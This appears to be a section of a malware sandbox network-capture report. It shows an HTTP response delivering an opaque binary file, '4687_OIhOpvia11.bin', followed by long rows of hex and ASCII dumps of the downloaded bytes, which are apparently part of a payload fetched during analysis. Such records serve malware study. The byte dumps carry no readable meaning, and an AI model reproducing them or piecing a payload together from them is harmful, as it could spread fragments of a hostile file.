2022-01-26 14:16:32 UTC	1613	IN	HTTP/1.1 200 OK Date: Wed, 26 Jan 2022 14:16:32 GMT Content-Type: application/octet-stream Content-Length: 474176 Connection: close CF-Ray: 6d3a5c130d039249-FRA Accept-Ranges: bytes Age: 25833 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=4687_OIhOpvia11.bin ETag: "5acaa57a0dda0b7f28e83661c3df7ac4" Expires: Thu, 26 Jan 2023 14:16:32 GMT Last-Modified: Tue, 18 Jan 2022 20:02:56 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1642536176281965 x-goog-hash: crc32c=qpceAQ== x-goog-hash: md5=Wsqleg3aC38o6DZhw996xA== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 474176 X-GUploader-UploadID: ADPycdugPH_NnVyaEEdS7AlusxOEp52GzoG3dja0ZxVd6nwSWVg0jRMdLia4X2isR2Ac SBiK_rCt8YG0e7YS7101X9AJo2UmVw X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=b8HiCsDkADA7V2ujzj%2B0BLYdSoZGRC z%2FEusYYvvmJ%2FvacXRB2sIHLgPownIogbSHMvcxGgwHWzUcn0ewV3BvMoF6%2B7OVgzpOeygrX1XK hnQRYIxdIwoy0Lizk1ths4ildMllBA%3D%3D"}],"group":"cf-nel","max_age":604800}
2022-01-26 14:16:32 UTC	1614	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2022-01-26 14:16:32 UTC	1614	IN	Data Raw: 77 d5 16 67 56 3f 3e 75 9a d4 f8 ea c4 3d 8c 1b 0c b9 cb 5a b0 06 5b 14 de b5 ae e1 ad 9e 83 dc e4 92 f0 38 61 96 14 ca 9c bb 84 3c ad db 6d 08 5a 3d d4 70 17 fa a7 8d f7 b6 14 26 f8 46 ed c1 7f db c6 bb d1 c1 1d ec 6b bd de 05 61 ec ad 7a 42 99 43 c0 88 4d 44 e0 72 10 fe b3 b5 5a c6 8c a7 8f 24 d8 69 36 00 84 eb 30 4a 86 d0 2b a4 5b c6 4b ab 9a c7 64 21 7d 47 1f 1b b7 d5 2a bc 5b f7 1f ec fe 41 5e d8 b2 82 34 0a 5f 6a 30 81 e2 c0 d9 1f 1f e8 40 56 ad 8c 43 5b 22 b2 71 63 6a d8 47 ce ca 49 b3 17 45 2f de e1 76 19 39 b9 c1 10 3b 54 9b 08 32 14 92 0e fe ff f3 0b ed 29 97 22 da 43 87 6c 36 f4 14 69 ba 95 2f e3 6e 1d 1e de 77 65 e2 eb d9 1d de fb 3c 85 9d cb 5a b6 05 e6 6c 9d dd f2 70 b6 36 1f cf 0b d8 e5 82 21 51 05 c1 bd 02 65 37 e4 d0 f9 bd 99 20 b0 c4 0a Data Ascii: wgV?>u=Z[8a<mZ=p&FkazBCMDrZ$i60J+[Kd!}G*[A^4_j0@VC["qcjGIE/v9;T2)"Cl6i/nwe<Zlp6!Qe7

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1616	IN	Data Raw: a5 00 45 3e be 6e ec 22 5c 3c 96 c1 9f 77 76 2c 06 fa 01 a9 f4 0b 0b a2 00 f5 51 60 a5 f2 1c bc 2b d1 c1 5a d0 18 fb a6 b6 c0 47 cc 6f 23 23 ac a4 48 7d 14 98 df c6 0b b5 22 ed 97 cb 3f 4e 1b 67 69 81 b8 7d 52 2e f8 3a 56 bc 14 8a f2 42 d0 14 7b 93 56 e7 aa a1 11 88 13 1a cf f6 ed e7 03 db d5 fb f7 81 c8 0a f0 6d 09 0c 1f a8 0d e8 7d 41 57 5d b0 5e 61 d7 32 5e dc 8f 36 e5 54 b2 92 f0 3e 55 c8 7c 3c b1 cb d4 8e 72 99 a3 96 79 62 75 b9 7e e6 fd 71 00 86 cd 93 ed cc be 65 93 1c 6f 4f 77 a2 3f a4 33 c9 33 47 39 ed 79 9e 2d f5 5c 36 86 1d 53 40 16 08 d2 71 b4 97 df d6 62 c3 91 54 c7 b9 92 f1 de 83 ed cc 52 37 9e e2 63 93 ea c9 3d c2 79 17 04 b6 6b 23 9d 14 ca a7 2a 6b a0 ff b1 df bb e3 1b 5f 90 8a 25 5c ac 34 17 32 22 36 e9 01 52 c8 5b 78 52 52 4a cc 54 47 d0 Data Ascii: E>n"\<wv,Q`+ZGo##H}"?Ngi}R.:VB{Vm}AW]^a2^6T>U|<rybu~qeoOw?33G9y-\6S@qbTR7c=yk#*k_%\42"6R [xRRJTG
2022-01-26 14:16:32 UTC	1617	IN	Data Raw: 9c df bb 80 e8 e9 d0 15 8b 13 fc cb e2 5a 3a ab 04 03 4e 64 44 5e 66 22 e7 37 ea 53 5a 35 ec 2d 73 b8 c2 1b e0 3e d7 5b 12 a0 94 a8 b2 67 c2 c9 41 8d 56 52 d9 a7 ed fd 29 20 fe 52 1e 98 61 2a ee ff f3 79 f4 a4 d6 13 1c ff c5 d8 fa 0f 9a d7 24 86 11 38 ba 2d fa dd 97 0e c4 53 ae 07 e8 f1 eb 8d f8 3f 9f 2e aa 8f ad 21 79 ef 67 49 d2 88 d4 17 f2 be 2d e0 c1 b8 ed 52 ad 47 ae 1e d2 f4 7c 89 49 53 15 09 32 5c ba 47 26 21 a8 d0 8e 57 2c c5 dd ec f1 7c 76 30 29 32 7e 84 58 4a b6 71 dc 34 ae 1d 0b 7e ea a0 f3 95 b2 e1 f7 8f f6 20 21 35 cc 0e e3 5b ad 7c 37 38 98 3f 4d a3 b4 03 a2 15 ef ac c8 2d aa 0e 21 2e cb 1e 5b 8b 80 a5 98 3b e3 2d 5c 4f dd 27 d3 02 71 15 5c 5a b8 a5 0f 34 0a 08 bb a0 a7 5d 05 c6 e3 04 61 a2 8b 04 c3 2d 7c 36 32 13 39 01 ed aa 70 c0 eb a4 6a Data Ascii: Z:NdD^f"7SZ5-s>[gAVR) Ra*y$8-S?.!ygI-RG|IS2\G&!W,|v0)2~XJq4~ !5[|78?M-!.[;-\O'q\Z4]a-|629pj
2022-01-26 14:16:32 UTC	1618	IN	Data Raw: 74 40 d3 df d8 5e ac 6b b1 0c fc 86 1c b9 87 60 e1 1f 5e 8c 1d 5d be 1a 46 70 67 eb 51 df 57 d2 10 22 e4 13 f0 d5 16 af 84 b1 df e3 d3 b4 03 cb 58 03 b8 17 87 06 01 35 1e 30 e1 14 a0 b1 a9 18 51 a2 d7 f4 ba c5 a4 b5 9a f2 c0 63 9c 7d 18 0d 7a 04 22 ab 9b d5 00 a7 14 be 00 26 4f a8 5c 66 1c 55 2b 61 f5 ea 17 17 d8 b9 35 61 ae 8c 2a 41 6e ee 7b d8 ee 97 2c a3 c2 6b e0 45 93 1c 0f 56 86 50 37 bf 74 cc 9a 86 4e f2 f1 72 86 c3 29 64 a1 49 10 eb 61 9f 4e e6 79 b3 13 cb e6 5c 87 a5 20 3d dc 48 2b 8f 66 61 e8 f4 e4 35 0b 8b 50 39 85 2d b4 80 5a 20 90 3d 0e b7 83 ee a0 1d 3a 8a b8 34 fe 85 1a a0 c7 43 b4 66 ae 93 2b db 9b 03 a1 07 c0 6e 18 78 87 ad 40 83 dc 9b f9 6f d4 be 67 32 d3 b3 a8 64 68 ea 52 fd 6a f8 08 37 ad 7c 1d e5 2d b5 2e b8 62 07 0e b5 74 2b 28 b8 65 Data Ascii: t@^k`^]FpgQW"X50Qc}z"&O\fU+a5a*An{,kEVP7tNr)dIaNy\ =H+fa5P9-Z =:4Cf+nx@og2dhRj7|-.bt+(e
2022-01-26 14:16:32 UTC	1620	IN	Data Raw: 1d 93 b2 51 9f 6e 1a e8 15 e4 fc 79 e2 fe 85 cd f6 55 a1 fa cf 8c 2e 39 e0 94 cd e0 19 dd ac 43 ea 94 1d d7 94 db 4c 05 07 ca 22 4b 7d 78 c4 d3 56 b2 8c 89 31 64 07 cc 11 7c 67 16 35 02 cc 87 68 6b 19 0d 64 e3 e4 9f c9 c6 dc 34 04 98 3a 1f 27 93 09 3b 27 18 dc 9a 67 93 06 d1 c8 54 da df e0 f8 d1 6f 8c 16 fa b5 1d b5 2e 6d ef 01 84 2a 30 24 7d 3d 08 c0 98 a8 6f 04 42 66 b9 82 f4 5a d3 fb d5 3a e8 55 3d 63 ef 7c a5 92 92 21 77 65 3d 15 61 06 68 f0 c7 29 d0 e5 ea 61 71 9c 24 38 27 81 b4 c6 88 a6 c2 10 2f 29 c4 a1 61 23 d7 66 fa c4 7f 46 3d 87 7e 10 e8 fa bd ff 9d f0 b8 d0 d6 a8 3b 24 79 c1 6b 94 af 19 7c f4 d6 07 94 82 23 09 88 71 67 5b 41 d2 28 ba 48 36 0c 56 3f 84 eb b9 1d ba fe 56 32 51 e7 f3 eb ff 9b 7b 91 c9 c1 03 1e 76 52 3e ff 06 dd 93 91 37 85 c1 34 Data Ascii: QnyU.9CL"K}xV1d|g5hkd4:';'gTo.m*0$}=oBfZ:U=c|!we=ah)aq$8')a#fF=~;$yk|#qg[A(H6V?V2Q{vR>74
2022-01-26 14:16:32 UTC	1621	IN	Data Raw: 1a 4b e1 93 d8 e8 7a 75 79 37 3a f1 27 c3 d4 fb bf ad 9f af ba 0a 62 4e 50 e5 d7 93 96 23 74 07 d3 cb 1a 1e d4 6e 3d 5c 0b ec a7 bd 8c c2 05 b2 bb 35 f8 00 81 0f 23 df e9 a6 f0 08 53 2d 05 0e df 98 c0 db 8e 70 b0 da 47 c6 30 da eb 33 41 b1 20 c0 e1 d0 2c 32 f9 da 01 2d ff 22 f2 75 53 43 3a e2 13 e4 b5 9f 54 15 dc 45 f9 00 66 bc 90 03 86 ac 9b c8 ef 01 e3 5d 08 29 73 58 0c e0 d4 82 1e e8 ef 11 cf b5 0d 20 a0 6f 0d 2e 2a 51 65 38 34 c9 33 4d 1f 1b ee 8d a0 77 b3 dd fb a9 0f ca 22 39 c9 a9 8c 0b 90 81 11 5e 45 41 ee c4 90 65 a4 fa 54 1d c6 40 ba 2c e0 86 13 27 ac 25 bf 81 67 62 2b 0f 3c c2 5e 37 76 80 e1 f6 45 bb 31 af 2f f1 2f d6 01 00 ac 55 b6 74 55 34 27 d7 59 39 aa e7 26 b4 ca db a1 7e f1 0e 79 d4 a4 7d 7a 50 c6 ce b1 da 54 fd fe 79 c6 4d 6f e2 6e 7c 76 Data Ascii: Kzuy7:'bNP#tn=\5#S-pG03A ,2-"uSC:TEf])sX o.*Qe843Mw"9^EAeT@,'%gb+<^7vE1//UtU4'Y9&~y}zPTyMon|v
2022-01-26 14:16:32 UTC	1622	IN	Data Raw: 91 34 17 16 8f b8 d0 a2 eb 23 ec a9 48 7d f5 9f 0a 00 46 a1 00 f6 ad 42 03 7d fa 22 d8 10 1e 33 94 83 cf 0e 16 ec f7 a4 23 ef ec 0a 41 9c df 2f 1b b6 fb 12 7c 93 8a 72 47 9b ba da 3d 4f 07 3b 13 78 73 85 ea fc 52 54 9a 11 39 ec dc c0 1b 25 3e db ee 46 c2 94 dc 0e 7f 1c b5 ee 50 9c 98 83 21 2a 1a b5 8b 9a 12 0a c4 91 bc 5f 2c 81 dc d9 99 2c 86 4f eb 50 03 56 39 f0 da d5 c2 da 3d 9f 2d fc 78 e1 0b a6 f7 6f 76 3b ca 53 36 df 25 47 b6 bb dc cf d3 bb 1e 17 67 c7 7f 01 b1 0a 76 92 21 28 7c 12 2d cb 5d 50 2d 63 e2 e6 34 c2 10 f7 5a c8 da 20 23 75 1b c5 f8 74 58 98 23 a9 1d 5b d2 81 5d fa d2 6d a8 3c 39 b2 c7 35 58 8e 01 38 a0 0e 2f 15 51 a2 1b f1 ce 3c c9 08 aa 0e 42 ec 31 3b a7 99 b2 ec 51 0a 3d 0f 75 75 65 57 4b a6 9b 8d 15 20 94 57 e7 4a ca f1 d4 71 93 33 ef Data Ascii: 4#H}FB}"3#A/|rG=O;xsRT9%>FP!*_,,OPV9=-xov;S6%Ggv!(|-]P-c4Z #utX#[]m<95X8/Q<B1;Q=uueWK WJq3
2022-01-26 14:16:32 UTC	1624	IN	Data Raw: 5b 52 21 22 50 24 90 91 8a e8 fe 48 70 dd 92 fd da 6c 38 ac 60 16 d5 ce e6 67 d5 8b f3 78 c4 12 5c 9f 66 d8 0e 5b 33 ab e7 73 60 78 0d ad e8 30 06 79 69 fc 6b 0e ea 4d 53 7a 4c b7 89 ab 6e 90 f2 ef 41 90 f7 43 ea 04 ed a2 bf d4 17 70 39 2e bf 73 35 ad 81 10 c2 54 08 48 e1 73 02 89 03 2d 11 e5 5a 8a bf 14 23 da cc 5a 4c af 88 9f 5b 11 f7 6b 47 fe ac f2 10 7b 00 c4 61 6b b9 8b 61 aa 0d 63 d0 10 cd f7 44 4a d3 1e 03 41 f1 92 0a 7c 9c fc 7c e4 68 9b 3f 9f a1 27 ef 63 0e 67 5d 79 a8 ff 85 cd f6 5b 17 14 ca 8c 7b e2 87 0c da c8 05 56 5d c1 90 01 e2 a3 0a cc 85 0f 51 22 c4 b9 17 78 b8 62 4e 67 1f a3 6b 60 52 47 76 eb c6 e8 2c 0e e6 12 65 83 cf 54 3d 68 82 02 0e 36 f5 70 05 11 7b 4e 25 3e 50 4f 93 27 b7 b9 67 93 8d 9b 8a be 2b 82 e0 c5 26 87 99 40 45 27 00 5f 6e Data Ascii: [R!"P$Hpl8`gx\f[3s`x0yikMSzLnACp9.s5THs-Z#ZL[kG{akacDJA|h?'cg]y[{V]Q"xbNgk`RGv,eT=h6p{N %>PO'g+&@E'_n
2022-01-26 14:16:32 UTC	1625	IN	Data Raw: d5 fc 43 2e bb 00 ac 2d 00 44 1b 9e ea 0d 15 3a ae cd 41 69 69 05 0a f0 0e f7 fc ad 5d 87 4c 65 0f 67 08 5c 36 a6 e0 0a 3b 2d 06 92 06 b6 f7 c2 50 cd 61 79 37 d4 e9 c3 72 91 a8 b6 9e d4 3e d0 60 42 af f4 8e ef 22 61 dd 9d a9 9e 21 3d 83 86 ac 24 4c 0e 82 f1 97 5e cd 9e 0d a8 23 9b c1 f9 b6 00 ab 6b c0 d7 f0 a6 92 a2 aa c2 ce 09 71 9d 1b 8e c2 89 f0 3e c4 6d 92 76 b2 34 2c 23 13 03 95 a2 65 cc af 6f f8 e3 7a c9 27 66 32 3f 2e 9c a1 5d d8 5c da 43 e1 9c d6 74 b4 0f cb c0 a1 4c 41 d4 7d 53 37 95 9b af 85 0d 62 79 5b e5 d7 93 15 b7 b7 72 94 dc fb fd c3 87 55 67 f8 4c 91 65 aa 07 f9 e5 ed 82 16 c6 df 54 95 48 b6 4e 6c 2d 44 9e 8c 53 d3 dd d0 58 e9 33 6d 47 3b 6a 03 9a 44 fd 03 5d 2c 48 a4 dc 20 ac 85 63 a4 ae 97 b9 4f be 72 22 3e e2 68 af c9 fa 56 c9 98 63 92 Data Ascii: C.-D:Aii]Leg\6;-Pay7r>`B"a!=$L^#kq>mv4,#eoz'f2?.]\CtLA}S7by[rUgLeTHNl-DSX3mG;jD],H cOr">hVc
2022-01-26 14:16:32 UTC	1626	IN	Data Raw: db 09 de f8 35 cb 70 1b f3 f4 f0 b6 53 a4 9e 9c 89 14 33 65 45 b4 a9 db d6 7b 93 53 73 44 78 98 94 5d 0d 46 ca dd a9 e2 67 c5 c1 e1 6f d5 c0 1a 6f fb 88 9f d1 e0 a5 f6 52 33 b1 ae 94 e5 3b 22 ac cb 53 0e 34 ea ad 37 98 59 33 f3 17 7d 3d 7c 06 54 00 19 08 35 9d 07 a5 b5 5a d3 55 d5 0d ff 74 24 af f8 3c ed 86 1f ae f1 06 42 40 89 0e 05 ff 52 bc 8d 36 bc a2 f1 dc 2c 3e fc 3b 97 ad c2 af 49 df e3 9c 55 2f dc 24 b6 8c 40 65 db 86 a8 5a e6 f9 c8 f8 1e 00 8a f2 0a d3 2a e8 46 13 e3 18 95 24 03 19 7c 88 99 f3 96 5a 34 13 79 99 a0 35 66 a4 b0 1f d2 30 41 aa 31 78 a1 40 c8 80 14 08 86 ab 18 f0 a4 a9 fa 4e c3 30 61 03 1a 4a 50 f2 b0 72 7b 20 53 df 7a d6 f4 d8 f7 3b c1 cf e1 0a 77 07 ae e8 18 83 a3 5a 70 70 49 e5 7f 7e 49 fe 30 9e 2b df bb fa 1a 7f cd fa 58 78 86 c4 Data Ascii: 5pS3eE{SsDx]FgooR3;"S47Y3}=|T5ZUt$<B@R6,>;IU/$@eZ*F$|Z4y5f0A1x@N0aJPr{ Sz;wZppI~I0+Xx
2022-01-26 14:16:32 UTC	1628	IN	Data Raw: 71 61 67 f8 0f f5 ee 64 d6 bf 92 5a 2c 73 2e 75 5e 7e 1d 68 ea 5f c2 53 31 da f1 20 d9 d9 74 72 cb 7c 53 33 44 b5 1c 3e 50 1c 87 c9 3e d2 10 fb fc 14 0c 0d fb 4c de 00 ba 0b d0 c1 1d 61 ea ed 23 fa 61 45 fa 12 fe 98 43 c0 d8 7e bb b7 cd 05 46 f1 f0 5a 4b c1 77 67 55 07 96 c9 8d c9 53 d8 6f bf d1 2b 2f 93 2e 69 75 65 38 34 93 4d ca 52 f3 5f 52 63 bd 5b a0 8d 1b 48 a9 aa 0f 80 5c 35 ab f2 e1 11 3d 8e 77 55 c0 e4 6a a2 bc 87 12 d1 84 29 07 1b 4b 05 21 22 44 ff 01 19 66 6d 0f 5f 4d 56 5d 76 ba 6c e8 04 cd 01 d9 b2 94 e8 d5 01 00 1b 3d ef 29 97 69 ac ee 3e 77 22 0f 3c 3d 26 86 11 3e 22 83 34 9c 9f 55 6b 50 ba 57 32 d1 d4 6a 27 c0 39 2e b4 8f a4 94 e8 b1 ed a5 dc 0d 8b 74 bc 6f e1 cd bb 80 75 81 9e ed 54 08 3a 19 0f 76 b9 03 b0 e9 6f 5a 45 da ab 79 25 33 fa fa Data Ascii: qagdZ,s.u^~h_S1 tr|S3D>P>La#aEC~FZKwgUSo+/.iue84MR_Rc[H\5=wUj)K!"Dfm_MV]vl=)i>w"<=&>"4Uk PW2j'9.touT:voZEy%3

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1629	IN	Data Raw: 98 a2 16 34 6d d0 71 f2 47 5c 6c 03 8a 2e c5 83 e5 44 56 68 c2 9f 24 c2 c4 d1 08 00 bb 56 35 29 7f 94 58 e0 6c 30 60 ed a1 16 e8 63 5c a5 75 5f 3d 8f 85 0a d4 97 5e af c0 0c a6 12 c6 79 5f 66 42 a0 53 94 c3 17 b3 95 7e fc dd 4f 00 86 ae 24 33 0b 0c 0d 06 9f 12 4a d9 d1 6c 6e e9 d6 f0 75 97 e0 89 2c c5 ce d0 da 9e d6 70 a3 15 08 b1 e0 82 90 75 55 e7 7a 00 d9 39 58 3c 4c 3b 89 37 5b 04 64 c0 69 c6 dc f2 12 39 9b ba 23 e0 77 29 cb 0a cc 3a 58 a7 4f 37 d6 1c 16 8b 2d 14 d0 dd df 0e 24 0c 2e ae 01 0a f9 6f e4 0f 63 5e f9 20 17 a2 3f 9b 9e d4 98 76 33 7a aa 6b c4 97 0e 45 f3 61 b4 83 c4 8c 23 5b 27 ef ec c3 d3 ff 5f 8e 0e 51 63 25 7f fe e8 31 d0 05 fa 74 b5 92 60 be 71 22 3d 09 e9 5c 61 09 a3 20 a3 60 2a e3 1c 3b 6c e1 51 23 32 aa ba c2 80 3f 05 f2 1e 20 6f 64 Data Ascii: 4mqG\l.DVh$V5)Xl0`c\u_=^y_fBS~O$3Jlnu,puUz9X<L;7[di9#w):XO7-$.oc^ ?v3zkEa#['_Qc%1t`q"=\a `*;lQ#2? od
2022-01-26 14:16:32 UTC	1630	IN	Data Raw: 83 08 6a b8 28 b4 c3 db 8a b1 f2 5b f2 d0 f4 6b 99 f9 12 85 40 94 71 69 12 8d 1e 5a 9d 6e 6c 16 b6 37 a1 41 dc 30 2f 74 9a b5 1e 32 5c cd 70 24 81 d9 46 f1 b7 94 f4 c6 6a 96 5c 90 bb 28 f7 b3 ce ff dc cc 05 78 2c e0 8f 7d 90 c7 d6 1e 14 fa 0d ee 3e 83 bc 81 55 03 78 ce 7e 10 78 4d 02 ae c6 53 7f a1 1f 03 bf 16 a6 57 33 d5 18 7c ff b0 64 c0 44 ed a8 0f 8b 38 3f 53 6e be 00 f2 c9 82 88 55 92 8b 8c a5 99 80 6e 4f 42 f6 aa dc d6 ff 4e 5f 19 5a 62 7d 4a e3 22 7a 6c e8 87 6b 2b 13 dd aa 54 b0 9f f8 47 d5 ea b2 4d 38 37 87 82 68 da 96 f2 13 93 ec af 32 10 9d bb 41 98 b7 07 48 97 10 17 ad 1b b9 95 7b 7b 46 89 f6 20 60 09 e5 ce 26 8e 97 d4 0e ac a4 3c c2 f0 ea 00 84 22 58 8e 83 c2 83 60 2a d4 ab 73 5a ac fb da 09 e0 2c 8f 0b ca 46 9d b7 5c 8c f8 ec 7a c7 23 b8 8d Data Ascii: j([k@qiZnl7A0/t2\p$Fj\(x,}>Ux~xMSW3|dD8?SnUnOBN_Zb}J"zlk+TGM87h2AH{{F `&<"X`*sZ,F\z#
2022-01-26 14:16:32 UTC	1632	IN	Data Raw: aa 6b 7f 60 5e 54 7a 70 03 85 78 e3 16 58 32 cc cb 6e d3 f9 cc eb 13 08 ce 35 05 ad 17 a7 f4 c7 37 a7 bd 9a 3c a9 c7 c8 c2 7c 8e 3d 38 4e 87 16 42 99 93 1c 81 e7 5c 0b 12 11 59 8f 38 2e 17 70 c1 17 eb 15 c1 0f e4 7e 07 48 67 5b a6 f0 91 0f 72 fd 5a 3f cc 39 8e 32 5c 1e 2e 5b e7 65 cc 88 a4 bb 4e 30 68 27 8c cd f6 ad c2 71 00 b0 4c cc a3 7d 3d 19 9c d3 12 2c b4 be 92 06 68 c3 6f be e8 93 a7 98 4e 01 60 c3 22 2e 5e db db 97 c8 7c dc 66 24 0f 90 be 1b c3 57 e4 a3 b0 3e 15 7c 44 95 f0 e3 1f bc 38 1d e5 16 7a 00 be a4 ef 48 df 55 1c 65 de cb a0 8d 27 b9 0a 91 6c e3 05 bc 6b 03 e5 d0 f0 fc 1d 07 45 5f 47 4c dd 56 cf 8e 41 60 e4 6f c8 f8 86 72 0b 26 b6 92 49 45 86 88 a5 c9 2e cd ef 7d 5f ad d1 0a e4 57 89 62 d8 81 48 ce 7b 14 d8 39 a2 d1 2b 27 9f f6 78 6b ca 97 Data Ascii: k`^TzpxX2n57<|=8NB\Y8.p~Hg[rZ?92\.[eN0h'qL}=,hoN`".^|f$W>|D8zHUe'lkE_GLVA`or&IE.}_WbH{9+'xk
2022-01-26 14:16:32 UTC	1633	IN	Data Raw: fe 11 57 6d c5 b5 21 33 7c f0 ba 91 fc 27 88 c4 51 0d 84 9b 1b f2 73 6f b8 1b 89 53 12 29 31 c9 36 2c f8 73 6b 8b 27 e4 ea 81 b2 4b cd 6f 70 60 66 ac fb 06 08 e0 2c ef 88 ba c3 ef 8e 74 17 5f 64 55 6d 55 34 c1 a9 5c 89 08 2a ff 52 bc c5 4a f0 a2 77 cc 2c 3e 28 20 b4 ee 5d 28 27 4d df da b2 2f a4 00 4e 37 4d e8 e3 7a 91 5a e1 41 8b d7 04 00 22 f4 0b 0b 3d a8 3b ff f4 8f 82 83 51 2e 6b af 95 00 e2 1e 1d ed 45 99 8a 4f 99 5b b0 a2 43 c5 78 f1 06 74 ee 8d 07 5b 32 56 12 f6 e7 f3 d8 e1 15 3a 1a 6c 7e 5a 98 46 50 f3 a7 67 21 c8 53 89 a1 2e 39 1f 0b bd 40 02 04 dc 7b fb e1 c1 d7 6b 1e 5a 97 2c 59 6a b2 92 93 63 a5 cd a9 8e 80 f2 90 e6 72 f0 15 94 91 98 7f 2c 81 35 69 1e 8d 6e 56 1e 24 33 e9 5a 51 da 3f d7 dd 94 cf 2d c3 1d b4 da 55 58 69 61 d0 16 89 70 86 2c 95 Data Ascii: Wm!3|'QsoS)16,sk'Kop`f,t_dUmU4*RJw,>( ]('M/N7MzZA"=;Q.kEO[Cxt[2V:!~ZFPg!S.9@{kZ,Yjcr,5inV$3ZQ?-UXiap,
2022-01-26 14:16:32 UTC	1634	IN	Data Raw: 6d da de e5 67 69 ff 3e 1e 85 2e 9b a7 00 45 5f 2f 50 69 a9 44 b8 c1 77 ec e4 73 36 f6 59 ec 52 85 8f 89 c8 0e 77 38 48 1f 47 18 16 34 7c a5 39 07 61 d1 79 1a 65 36 55 0f 07 bb 0f 8a 86 a0 56 d0 93 43 90 6a c8 26 e7 2d af 9d e0 48 22 72 39 9b 8c 0e 6f 85 4d 9c d4 fc 6b 73 e0 17 bc d1 22 52 f7 f7 fc 3d 72 4e ce 20 12 d9 a3 5b 13 e1 cd c6 f9 ec 40 f9 96 b4 6e a0 fe 48 fa 5e b5 71 ea e1 7d df f6 a0 7b fd 11 98 7f 75 13 a0 5d de df c0 bb de b5 75 5c a5 89 b3 59 29 f6 88 b5 94 01 87 39 b7 f6 c3 af 4a 1f bd 9e bf a5 fe 02 c6 a4 62 04 10 9d 31 64 df 77 da 83 dc e9 b3 39 5b 3a 39 7b f9 6b 66 35 34 f4 47 15 99 76 46 fc d8 60 bb eb 3b 99 26 de 25 33 43 98 28 f2 49 9d ae 7e 3a 53 51 f5 bb a4 fa 8f 82 08 23 46 75 9e f3 21 59 fa 46 1d 64 6e f7 de 4b 88 26 b6 20 57 ba Data Ascii: mgi>.E_/PiDws6YRw8HG4|9aye6UVCj&-H"r9oMks"R=rN [@nH^q}{u]u\Y)9Jb1dw9[:9{kf54GvF`;&%3C(I~ :SQ#Fu!YFdnK& W
2022-01-26 14:16:32 UTC	1636	IN	Data Raw: cf e1 0a 76 46 25 8f 54 87 a9 35 b2 4f 4c f6 f4 92 4e db 6b fb bc 14 2f 2f 91 8e 9a fa d2 95 79 3b 8b 4c 44 5f 1d 9a cb 4b 25 ea db 9d d6 39 01 63 2a 27 e7 d6 89 a6 89 90 f0 fe d9 85 72 76 2d 73 f4 36 86 2c 95 c7 a3 ed 7c 2c cf 5b 37 96 62 85 fe e1 0a 77 92 51 6d 7c 12 f4 76 43 33 0a 83 17 e5 34 7d 16 f7 46 fc bb 27 9d 8a e4 95 cf be 04 55 c6 4d 77 b6 94 eb b5 6a 6e 19 1a 5f 01 b9 29 61 a7 e4 82 96 b8 8c 43 94 be ba 5c 68 2d 28 42 b1 df 1a 12 8b 3b 3b e6 8e 7d 42 44 b2 9d 08 00 a7 71 d5 88 2b d3 f2 f2 d8 f7 dc 26 a9 d7 ab 51 24 aa eb 31 39 e6 be 5f 69 05 ca 41 b8 29 5c 61 15 21 7e 2c c9 3d 1e d4 20 6c a4 85 a5 73 ec 39 44 94 4b e4 ba e5 84 29 e7 d2 a1 8e 86 08 9f b1 a3 ed 4d 0e c8 6b 9a 5a d1 1e c7 23 dc 66 fe 49 8d 7f 41 1b c9 61 de 60 86 12 88 e9 2b 97 Data Ascii: vF%T5OLNk//y;LD_K%9c*'rv-s6,|,[7bwQm|vC34}F'UMwjn_)aC\h-(B;;}BDq+&Q$19_iA)\a!~,= ls9DK)M kZ#fIAa`+
2022-01-26 14:16:32 UTC	1637	IN	Data Raw: 40 2b 9c d5 b1 4d 58 37 a5 fd 69 65 b1 54 82 bf 1d 22 41 b9 e9 9c 5b f6 a5 31 af a5 de 25 b9 1a 91 c8 75 4f dc 15 7c f2 9c fa bd b7 9a 8c e1 66 30 c0 a5 32 9e 1b 49 79 5a e7 af d0 af ff de 93 46 76 be 91 eb ee cf 75 c9 62 97 8e 4b 56 25 e5 60 2e 98 67 e9 2d 11 8a 8d 44 30 45 c0 9b 3e 01 63 f5 e2 1f f1 34 4c 29 44 a3 31 01 e2 d1 0f af 7d 4a 83 22 02 a2 16 78 b8 4a 46 83 ca 69 25 60 8c 00 ca 52 38 70 2f a0 8d 6f 7c 08 03 65 5c e5 21 5f 25 73 8c 06 fb 70 51 45 ad 7f db 00 62 69 79 5c 9f 3a be a5 f6 52 72 1e cb 5a 1a 94 35 45 aa 0c 77 b6 2e 66 f9 b7 0e db d8 f1 d2 3d 82 93 c9 76 88 fb 43 87 06 86 f9 a1 2c 87 9e c3 9c a8 cd 07 c7 3e e5 26 81 61 df 82 9e 55 ad 8f ae b8 94 6c 51 61 6e de 70 05 d3 b6 7e 47 da fa 09 25 4b 12 1c e9 c6 e7 38 af 8d e9 e0 76 af c0 a2 Data Ascii: @+MX7ieT"A[1%uO|f02IyZFvubKV%`.g-D0E>c4L)D1}J"xJFi%`R8p/o|e\!_%spQEbiy\:RrZ5Ew.f=vC,>&aU lQanp~G%K8v
